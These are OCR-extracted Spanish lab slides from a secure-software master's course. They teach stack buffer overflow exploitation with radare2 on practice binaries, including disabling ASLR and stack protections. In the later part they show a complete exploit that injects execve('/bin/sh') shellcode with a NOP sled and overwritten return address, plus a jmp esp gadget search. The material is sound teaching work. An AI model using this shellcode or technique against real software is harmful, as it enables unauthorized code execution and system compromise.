dr registro=valor	Cambia el valor del registro registro a valor

MISum

Caso práctico: stack0

- Existen muchos otros comandos útiles

Comando	Descripción
px [@ address]	Muestra un dump en hexadecimal
pxw [@ address]	Muestra un dump en hexadecimal agrupado en 4 bytes
pxq [@ address]	Muestra un dump en hexadecimal agrupado en 8 bytes
iz	Muestra las strings del mapa actual
izz	Muestra las strings de todo el binario
ii	Muestra las funciones importadas
iI	Muestra información del binario

MISum

Caso práctico: stack0

- Existen muchos otros comandos útiles

Comando	Descripción
px/Xxb [@ address]	Formato GDB. Imprime X bytes hexadecimales
px/Xi [@ address]	Formato GDB. Imprime X instrucciones ensamblador
/ string	Buscar la cadena string en el binario
/R rop	Buscar un gadget ROP
dm	Muestra el mapa de memoria
dmm	Muestra las librerías importadas
dmi [library] [function]	Muestra información sobre una función concreta en una librería especificada

Caso Práctico: stack0

- Podemos desensamblar la función main con **pdf @ main**

```
[0xf7fd9a20]> pdf @ main
          ; DATA XREF from entry0 @ 0x8048327(w)
┌ 66: int main (char **argv);
          ; var int32_t var_4h @ ebp-0x4
          ; var int32_t var_ch @ ebp-0xc
          ; arg char **argv @ esp+0x34
          0x08048426      8d4c2404        lea ecx, [argv]
          0x0804842a      83e4f0          and esp, 0xfffffff0
          0x0804842d      ff71fc          push dword [ecx - 4]
          0x08048430      55              push ebp
          0x08048431      89e5            mov ebp, esp
          0x08048433      51              push ecx
          0x08048434      83ec14          sub esp, 0x14
          0x08048437      6a03            push 3
          0x08048439      6a02            push 2
          0x0804843b      6a01            push 1
          0x0804843d      e8c9ffffff      call sym.sum
          0x08048442      83c40c          add esp, 0xc
          0x08048445      8945f4          mov dword [var_ch], eax
          0x08048448      83ec08          sub esp, 8
          0x0804844b      ff75f4          push dword [var_ch]
          0x0804844e      68f0840408      push str.123_d_n
          0x08048453      e888feffff      call sym.imp.printf
          0x08048458      83c410          add esp, 0x10
          0x0804845b      b800000000      mov eax, 0
          0x08048460      8b4dfc          mov ecx, dword [var_4h]
          0x08048463      c9              leave
          0x08048464      8d61fc          lea esp, [ecx - 4]
└         0x08048467      c3              ret
[0xf7fd9a20]>
```

MISum

Caso Práctico: stack0

- Ponemos un breakpoint en la dirección 0x08048437 con **db 0x08048437**

MISum


Caso Práctico: stack0

- Ejecutamos el comando **dc** (continue) para llegar al breakpoint

MISum

Caso Práctico: stack0


- Imprimimos el contenido de la pila antes de hacer los push con **pxw @ esp**



MISum

Caso Práctico: stack0


- Ejecutamos los 3 push con **ds** (step) y mostramos su contenido



MISum

Caso Práctico: stack0

- Ejecutamos de nuevo el comando **ds** para entrar dentro de la función **sym.sum** y vemos de nuevo la pila con **pxw @ esp**



MISum

Caso Práctico: stack0

- Desensamblamos la función sum con **pdf @ sym.sum** o **pdf** directamente si estamos ya en ella


```
[0x08048437]> pdf @ sym.sum
            ; CALL XREF from main @ 0x804843d(x)
┌ 27: sym.sum (int32_t arg_8h, int32_t arg_ch, int32_t arg_10h);
│           ; arg int32_t arg_8h @ ebp+0x8
│           ; arg int32_t arg_ch @ ebp+0xc
│           ; arg int32_t arg_10h @ ebp+0x10
│           ; var int32_t var_4h @ ebp-0x4
│           0x0804840b      55              push ebp
│           0x0804840c      89e5            mov ebp, esp
│           0x0804840e      83ec10          sub esp, 0x10
│           0x08048411      8b5508          mov edx, dword [arg_8h]
│           0x08048414      8b450c          mov eax, dword [arg_ch]
│           0x08048417      01c2            add edx, eax
│           0x08048419      8b4510          mov eax, dword [arg_10h]
│           0x0804841c      01d0            add eax, edx
│           0x0804841e      8945fc          mov dword [var_4h], eax
│           0x08048421      8b45fc          mov eax, dword [var_4h]
│           0x08048424      c9              leave
└           0x08048425      c3              ret
```

MISum

Caso Práctico: stack0

- Cuando se llama a una función o método:
  1. Se **introducen los parámetros** en la pila (en x86) o se almacenan los parámetros en los registros (x64)
  2. Se ejecuta la instrucción de ensamblado **call**. Salta a la dirección de memoria de la función e **introduce EIP en la pila**
  3. **Se introduce en el stack** el registro base del stack (**EBP**)
  4. Se **reserva espacio** en el stack para las **variables locales** que se hayan definido en la función

- El stack quedaría de la siguiente de la siguiente forma al entrar a una función



MISum

Caso Práctico: stack0

- Ponemos ahora un breakpoint en la instrucción **ret** con **db 0x08048425** y continuamos la ejecución hasta llegar allí (**dc**)
- Examinamos la pila

```
[0x08048437]> ds
[0x0804840b]> pxw @ esp
0xffffd770  0x08048442 0x00000001 0x00000002 0x00000003  B...............
0xffffd780  0x00000001 0xffffd844 0xffffd84c 0x08048491  ....D...L.......
0xffffd790  0xf7fc63dc 0xffffd7b0 0x00000000 0xf7e2e647  .c...........G...
0xffffd7a0  0xf7fc6000 0xf7fc6000 0x00000000 0xf7e2e647  .`...`.......G...
0xffffd7b0  0x00000001 0xffffd844 0xffffd84c 0x00000000  ....D...L.......
0xffffd7c0  0x00000000 0x00000000 0xf7fc6000 0xf7ffdc04  .........`......
```

MISum

Caso Práctico: stack0

- Ejecutamos el **ret** con **dc** y mostramos de nuevo la pila con **pxw @ esp**

```
[0x0804840b]> ds
[0x0804840b]> pxw @ esp
0xffffd774  0x00000001 0x00000002 0x00000003 0x00000001  ................
0xffffd784  0xffffd844 0xffffd84c 0x08048491 0xf7fc63dc  D...L.........c..
0xffffd794  0xffffd7b0 0x00000000 0xf7e2e647 0xf7fc6000  ........G....`..
0xffffd7a4  0xf7fc6000 0x00000000 0xf7e2e647 0x00000001  .`......G.......
0xffffd7b4  0xffffd844 0xffffd84c 0x00000000 0x00000000  D...L...........
0xffffd7c4  0x00000000 0xf7fc6000 0xf7ffdc04 0xf7ffd000  .....`..........
```

Caso Práctico: stack1

- Vamos a estudiar ahora el programa **stack1**
- Si no está compilado, hay que compilarlo con:
  - *gcc -m32 -fno-pie -no-pie -fno-stack-protector -z execstack stack1.c -o stack1*
- El objetivo de este ejercicio es modificar la variable **value**

```
root@a240bee090c3:/data# ./stack1
Debes pasar al menos un argumento
root@a240bee090c3:/data# ./stack1 hola
Intentalo de nuevo
root@a240bee090c3:/data#
```

Caso Práctico: stack1

- **Repetimos el mismo proceso** que hemos llevado a cabo en el ejemplo anterior

- Estudiamos que pasa cuando le pasamos un argumento con una **longitud considerable**

```
root@a240bee090c3:/data# ./stack1 holaholaholaholaholaholaholaholaholaholahola
¡Flujo de ejecición modificado!
Segmentation fault
root@a240bee090c3:/data#
```

Ejercicio: stack2

- Estudiar el binario **stack2** y conseguir redirigir el flujo de ejecución
- El procedimiento es similar a lo visto en clase de prácticas
- Depurar y ver cómo se va modificando la pila y como se chequea la variable value
- **Pista**: se pueden introducir valores hexadecimales como argumentos usando python
  - ./stack2 `python3 -c "import sys; sys.stdout.buffer.write(str.encode('A'*10)+b'\xf7')"`

Máster en Ingeniería del Software

Diseño y Desarrollo de Software Seguro

Práctica 1.2. Introducción práctica a vulnerabilidades buffer overflow

Redirección del flujo de ejecución, shellcodes y exploits

MISum

Facultad de Informática

UNIVERSIDAD DE MURCIA

Redirigiendo el flujo de ejecución

- Esta vez vamos a trabajar con el programa **stack3.c**
- Primero vamos a estudiar como redigir el **flujo de ejecución**
  - stack3.c pide que se le pase tu nombre por argumentos
  - Te da la bienvenida llamando a la función **func**
  - **Objetivo**: Volver a llamar a func por segunda vez
- Si no tenemos el programa compilado lo compilaremos con:
  - *gcc -m32 -fno-pie -no-pie -fno-stack-protector -z execstack ejemplo.c -o stack3*
- Antes de empezar a trabajar, **desactivaremos ASLR**:
  - *echo 0 > /proc/sys/kernel/randomize_va_space*

Redirigiendo el flujo de ejecución


- Empezaremos ejecutando el programa con radare2 y pasándole como argumento una cadena lo **suficientemente larga**

```
root@890889b05960:/data# r2 -d stack3 `python3 -c "import sys; sys.stdout.buffer.write(str.encode('A'*100))"`
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: glibc.fc_offset = 0x00148
 -- Move around the bytes with h,j,k,l! Arrow keys are neither portable nor efficient
[0xf7fd9a20]> dc

Bienvenido AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 si_pid=1094795585 ret=0
[0x41414141]> dr

eax = 0x00000070
ebx = 0x00000000
ecx = 0x7fffff90
edx = 0xf7fc8870
esi = 0xf7fc7000
edi = 0xf7fc7000
esp = 0xffffd740
ebp = 0x41414141
eip = 0x41414141
eflags = 0x00010282
oeax = 0xffffffff
[0x41414141]>
```

Redirigiendo el flujo de ejecución

- Cuando se llama a una función o método:
  1. Se **introducen los parámetros** en la pila (en x86) o se almacenan los parámetros en los registros (x64)
  2. Se ejecuta la instrucción de ensamblado **call**. Salta a la dirección de memoria de la función e **introduce EIP en la pila**
  3. **Se introduce en el stack** el registro base del stack (**EBP**)
  4. Se **reserva espacio** en el stack para las **variables locales** que se hayan definido en la función

- El stack quedaría de la siguiente de la siguiente forma al entrar a una función



MISum

Redirigiendo el flujo de ejecución

- Desensamblemos la función func para verlo

- Las 2 primeras instrucciones forman el **prologo**
- Reserva 50 bytes (0x28)
- Las 2 últimas instrucciones Forman el **epílogo**

```
[0xf7fd9a20]> pdf @ sym.func
            ; CALL XREF from main @ 0x80484ab(x)
/ 47: sym.func (int32_t arg_8h);
|           ; arg int32_t arg_8h @ ebp+0x8
|           ; var int32_t var_28h @ ebp-0x28
|           0x0804843b      55              push ebp
|           0x0804843c      89e5            mov ebp, esp
|           0x0804843e      83ec28          sub esp, 0x28
|           0x08048441      83ec08          sub esp, 8
|           0x08048444      ff7508          push dword [arg_8h]
|           0x08048447      8d45d8          lea eax, [var_28h]
|           0x0804844a      50              push eax
|           0x0804844b      e8c0feffff      call sym.imp.strcpy
|           0x08048450      83c410          add esp, 0x10
|           0x08048453      83ec08          sub esp, 8
|           0x08048456      8d45d8          lea eax, [var_28h]
|           0x08048459      50              push eax
|           0x0804845a      6840850408      push str.Bienvenido__s_n
|           0x0804845f      e89cfeffff      call sym.imp.printf
|           0x08048464      83c410          add esp, 0x10
|           0x08048467      90              nop
|           0x08048468      c9              leave
\           0x08048469      c3              ret
[0xf7fd9a20]>
```

MISum

Redirigiendo el flujo de ejecución

- Ponemos un breakpoint en **0x8048450**
- Ejecutamos hasta ahí y mostramos la pila

```
[0x0804844b]> db 0x08048450
[0x0804844b]> dc
INFO: hit breakpoint at: 0x8048450
[0x0804844b]> pxw @ esp
0xffffd700  0xffffd710 0xffffd91f 0xf7fc7000 0x0000c397  .........p......
0xffffd710  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd720  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd730  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd740  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd750  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd760  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd770  0x41414141 0xffffd800 0xffffd810 0x00000000  AAAA............
0xffffd780  0x00000000 0x00000000 0xf7fc7000 0xf7ffdc04  .........p......
```

MISum

Redirigiendo el flujo de ejecución

- Hemos conseguido **desbordar el buffer** almacenado en el stack
- Al hacerlo, hemos **sobrescrito** la dirección de retorno **EIP**
- ¿Pero cómo sabemos el tamaño exacto para desbordarlo?
  - r2 -d stack3 AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN

```
root@890889b05960:/data# r2 -d stack3 AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true`
INFO: glibc.fc_offset = 0x00148
 -- Too bad there is no gif support in r2. Yet. -- @r2gif
[0xf7fd9a20]> dc
Bienvenido AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNN
[+] SIGNAL 11 errno=0 addr=0x4c4c4c4c code=1 si_pid=1280068684 ret=0
[0x4c4c4c4c]>
```

MISum

Redirigiendo el flujo de ejecución

- ¿Existe otra forma menos manual de hacerlo?
- Comando **ragg2** + **wopO**

```
root@890889b05960:/data# ragg2 -P 100 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAAgAAhroot@890889b05960:
/data#
root@890889b05960:/data# r2 -d stack3 `ragg2 -P 100 -r`
WARN: Relocs has not been applied. Please use `-e bin.relocs.apply=true` or `-e bin.cache=true` next time
INFO: glibc.fc_offset = 0x00148
 -- Use /m to carve for known magic headers. speedup with search.
[0xf7fd9a20]> dc
Bienvenido AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAAdAAeAAfAAgAAh
[+] SIGNAL 11 errno=0 addr=0x41415041 code=1 si_pid=1094799425 ret=0
[0x41415041]> wopO 0x41415041
44
[0x41415041]>
```

MISum

Redirigiendo el flujo de ejecución

- Averiguamos la dirección donde se encuentra la función **func**
  - Con radare

```
[0x4c4c4c4c]> is | grep func
60  0x0000043b 0x0804843b GLOBAL FUNC   47        func
[0x4c4c4c4c]>
```

  - Con objdump

```
root@71dc696e3f46:/data# objdump -D ejemplo | grep func
0804843b <func>:
 80484ab:       e8 8b ff ff ff          call   804843b <func>
root@71dc696e3f46:/data#
```

Introducción

- Ya estamos listos para desbordar el buffer, sobrescribir la dirección de retorno y que vuelva a ejecutarse la función **func**
- Ejecutando el siguiente comando conseguiremos el objetivo

./stack3 `python3 -c "import sys; sys.stdout.buffer.write(str.encode('A'*44)+b'\x3b\x84\x04\x08')"`

```
root@890889b05960:/data# ./stack3 `python3 -c "import sys; sys.stdout.buffer.write(str.encode('A'*44)+b'\x3b\x84\x04\x08')"
Bienvenido AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA;
Bienvenido S\
Segmentation fault
root@890889b05960:/data#
```

Obteniendo una shell

- Seguimos trabajando con **stack3.c**
- Estudiaremos como **explotar vulnerabilidades de buffer overflow**
- Estudiaremos 2 enfoques
  1. Modificar la dirección de retorno para que apunte, de forma manual, al shellcode
  2. Modificar la dirección de retorno para que apunte a la dirección del registro ESP
- Si no tenemos el programa compilado lo compilaremos con:
  - *gcc -m32 -fno-pie -no-pie -fno-stack-protector -z execstack ejemplo.c -o stack3*
- Antes de empezar a trabajar, **desactivaremos ASLR**:
  - *echo 0 > /proc/sys/kernel/randomize_va_space*

Obteniendo una shell

- Anteriormente hemos conseguido redirigir el flujo de ejecución y llamar de nuevo a la función func
- El objetivo real será **redirigir el flujo hacia el inicio del buffer situado en el stack** y ejecutar código arbitrario
- Necesitamos introducir **código ejecutable** en el buffer
- Este código recibe el nombre de **shellcode** o **payload**
- En muchos casos el objetivo es obtener una shell y por tanto este código debería ir enfocado a ello.

Obteniendo una shell

- Breve repaso a las llamadas al sistema
  - Muchas **operaciones básicas** en sistemas Linux **las realiza el sistema operativo**
  - El **programa**, en espacio de usuario, **hace una llamada al sistema**, esta se ejecuta en espacio kernel y devuelve el resultado al usuario
  - **Ejemplo**: cuando queremos abrir un fichero utilizamos la función open. Una vez invocada, es el sistema operativo el que abre el fichero por nosotros y nos devuelve el descriptor de fichero.
  - Cada llamada al sistema tiene un número asociado. La llamada al sistema open es la número 4

Obteniendo una shell

- Breve repaso a las llamadas al sistema
  - Hay una llamada (realmente una familia de llamadas) al sistema que nos permite ejecutar procesos
  - En este caso usaremos **execve**. Si a esta función le pasamos el parámetro **/bin/sh** obtendremos una shell
  - Invocar una llamada al sistema en C es relativamente facil

    *int execve(const char *filename, char *const argv[], char *const envp[]);*

MISum

Obteniendo una shell

- Este código debe ser escrito en **ensamblador**
- Podemos pensar en hacer un programa en C y obtener su código ensamblador, pero esto es un error
  - Este programa sería un programa estructurado y tendría su s**ección de datos, texto, pila,** etc
  - Es posible que el código generado **ocupe bastante** más que el tamaño del buffer que tenemos disponible
- El **objetivo** es diseñar un código ensamblador que sea lo más **pequeño** posible y pueda ejecutarse **sin necesidad de secciones**

MISum

Obteniendo una shell

- Breve repaso a las llamadas al sistema
  - Pero ¿cómo se hace en ensamblador?
    1. Almacenar en el registro **eax** el **número de la llamada al sistema**
    2. Almacenar en **ebx** el **primer parámetro** de la llamada al sistema
    3. Almacenar en **ecx** el **segundo parámetro** de la llamada al sistema
    4. Llamar a la **interrupción 0x80**
  - Tenemos algunas **restricciones** adicionales:
    - No puede contener **bytes nulos** (0x00)
    - No es recomendable usar **espacios** (0x20)
    - Tampoco se deben usar **saltos de línea** (0x0A)

Obteniendo una shell

- Además, no tenemos un programa estructurado con su sección de datos
- Tendremos que hacer uso de algunos **mecanismos ingeniosos** que nos permita recuperar datos
- Echar vistazo a **shellcode.s**
- Podemos probar el shellcode mediante el programa **test_shellcode.c** o **test_shellcode1.c**
  - Utilizar el **mismo comando de compilación** que hemos utilizado hasta ahora

Obteniendo una shell


- El shellcode que hemos generado tiene apenas 34 bytes. Para cubrir los 44 bytes de padding deberemos añadir 10 bytes NOP (\x90)
- Para ejecutar una shellcode necesitaremos la **dirección donde esta se almacena**
- Es decir, necesitamos la dirección de **inicio de nuestro buffer**. En nuestro caso es **0xffffd740**

```
[0x08048450]> pxw @ esp
0xffffd730  0xffffd740 0xffffd952 0xf7fc7000 0x0000c397  @...R....p......
0xffffd740  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd750  0x41414141 0x41414141 0x41414141 0x41414141  AAAAAAAAAAAAAAAA
0xffffd760  0x41414141 0x41414141 0x41414141 0x0804843b  AAAAAAAAAAAA;...
0xffffd770  0xffffd900 0xffffd834 0xffffd840 0x080484e1  ....4...@.......
```

MISum

Obteniendo una shell

- Ya tenemos todo lo necesario para aprovechar una vulnerabilidad de stack overflow
  1. Programa vulnerable (**stack3**)
  2. Padding necesario para sobreescribir la dirección de retornos (**44 bytes**)
  3. Shellcode que nos despliega una shell (**shellcode.txt**)
  4. Dirección donde se encuentra nuestro shellcode en memoria (**0xffffd720**)
- La pila debería quedar de la siguiente forma



MISum

Obteniendo una shell

- Vamos a probar a explotar la vulnerabilidad con el argumento necesario para ello

```
root@890889b05960:/data# ./stack3 `python3 -c "import sys; sys.stdout.buffer.write(b'\xeb\x14\x5e\x31\xc0\x88\x46\x07\xb0\x0
b\x89\xf3\x31\xc9\x31\xd2\xcd\x80\xb0\x01\xcd\x80\xe8\xe7\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x40\xd7\xff\xff')"`
Bienvenido ◆^1◆◆F◆
                ◆◆1◆1◆◆◆◆◆◆◆/bin/sh◆◆◆◆◆◆◆◆◆◆@◆◆◆
Segmentation fault
```

- No funciona...
- Pero si lo ejecutamos con **strace**
  - strace ./stack3 `python3 -c "import sys; sys.stdout.buffer.write(b'\xeb\x14\x5e\x31\xc0\x88\x46\x07\xb0\x0b\x89\xf3\x31\xc9\x31\xd2\xcd\x80\xb0\x01\xcd\x80\xe8\xe7\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68\x90\x90\x90\x90\x90\x90\x90\x90\x90\x40\xd7\xff\xff')"`

MISum

Obteniendo una shell

```
setpgid(0, 124)                         = 0
ioctl(10, TIOCSPGRP, [124])             = 0
wait4(-1, 0x7fffffffea6c, WNOHANG|WSTOPPED, NULL) = -1 ECHILD (No child processes)
write(2, "# ", 2# )                       = 2
read(0, whoami
"whoami\n", 8192)                 = 7
stat("/usr/local/sbin/whoami", 0x7fffffffea30) = -1 ENOENT (No such file or directory)
stat("/usr/local/bin/whoami", 0x7fffffffea30) = -1 ENOENT (No such file or directory)
stat("/usr/sbin/whoami", 0x7fffffffea30) = -1 ENOENT (No such file or directory)
stat("/usr/bin/whoami", {st_mode=S_IFREG|0755, st_size=27312, ...}) = 0
clone(child_stack=0, flags=CLONE_CHILD_CLEARTID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x7ffff7fed9d0) = 125
setpgid(125, 125)                       = 0
wait4(-1, root
[{WIFEXITED(s) && WEXITSTATUS(s) == 0}], WSTOPPED, NULL) = 125
--- SIGCHLD {si_signo=SIGCHLD, si_code=CLD_EXITED, si_pid=125, si_uid=0, si_status=0, si_utime=0, si_stime=0} ---
rt_sigreturn({mask=[]})                 = 125
ioctl(10, TIOCSPGRP, [124])             = 0
wait4(-1, 0x7fffffffea6c, WNOHANG|WSTOPPED, NULL) = -1 ECHILD (No child processes)
write(2, "# ", 2# )                       = 2
read(0,
```

MISum

Saltando a la cima de la pila

- **Exploit inestable**
  - Depende de la dirección exacta de inicio de la pila
  - Dirección que debemos poner de forma manual
  - Puede ser que haya **pequeñas discrepancias** en las direcciones de la pila
- **Ejercicio**: Vamos a **saltar de forma automática** a la cima de la pila
- Para ello necesitamos buscar la instrucción de ensamblador **jmp esp**

Saltando a la cima de la pila

- Con radare2

```
root@890889b05960:/data# r2 -d stack3 `ragg2 -P 100 -r`
WARN: Relocs has not been applied. Please use `-e bin.relocs.ap
ply=true` or `-e bin.cache=true` next time
INFO: glibc.fc_offset = 0x00148
 -- One does not simply write documentation.
[0xf7fd9a20]> /a jmp esp
Searching 2 bytes in [0xf7fd9000-0xf7ffc000]
hits: 1
0xf7ff7017 hit0_0 ffe4
[0xf7fd9a20]> dcu main
INFO: Continue until 0x0804846a using 1 bpsize
INFO: hit breakpoint at: 0x804846a
[0x0804846a]> /a jmp esp
Searching 2 bytes in [0x8048000-0x8049000]
hits: 0
[0x0804846a]> e search.in=dbg.maps
[0x0804846a]> /a jmp esp
Searching 2 bytes in [0x8048000-0x8049000]
hits: 0
Searching 2 bytes in [0x8049000-0x804a000]
hits: 0
Searching 2 bytes in [0x804a000-0x804b000]
hits: 0
Searching 2 bytes in [0xf7e16000-0xf7e17000]
hits: 0
Searching 2 bytes in [0xf7e17000-0xf7fc4000]
hits: 75
Searching 2 bytes in [0xf7fc4000-0xf7fc5000]
hits: 0
Searching 2 bytes in [0xf7fc5000-0xf7fc7000]
hits: 1
Searching 2 bytes in [0xf7fc7000-0xf7fc8000]
```

MISum

Saltando a la cima de la pila

- Con radare2

```
[0x0804846a]> /x ffe4
Searching 2 bytes in [0x8048000-0x8049000]
hits: 0
Searching 2 bytes in [0x8049000-0x804a000]
hits: 0
Searching 2 bytes in [0x804a000-0x804b000]
hits: 0
Searching 2 bytes in [0xf7e16000-0xf7e17000]
hits: 0
Searching 2 bytes in [0xf7e17000-0xf7fc4000]
hits: 75
Searching 2 bytes in [0xf7fc4000-0xf7fc5000]
hits: 0
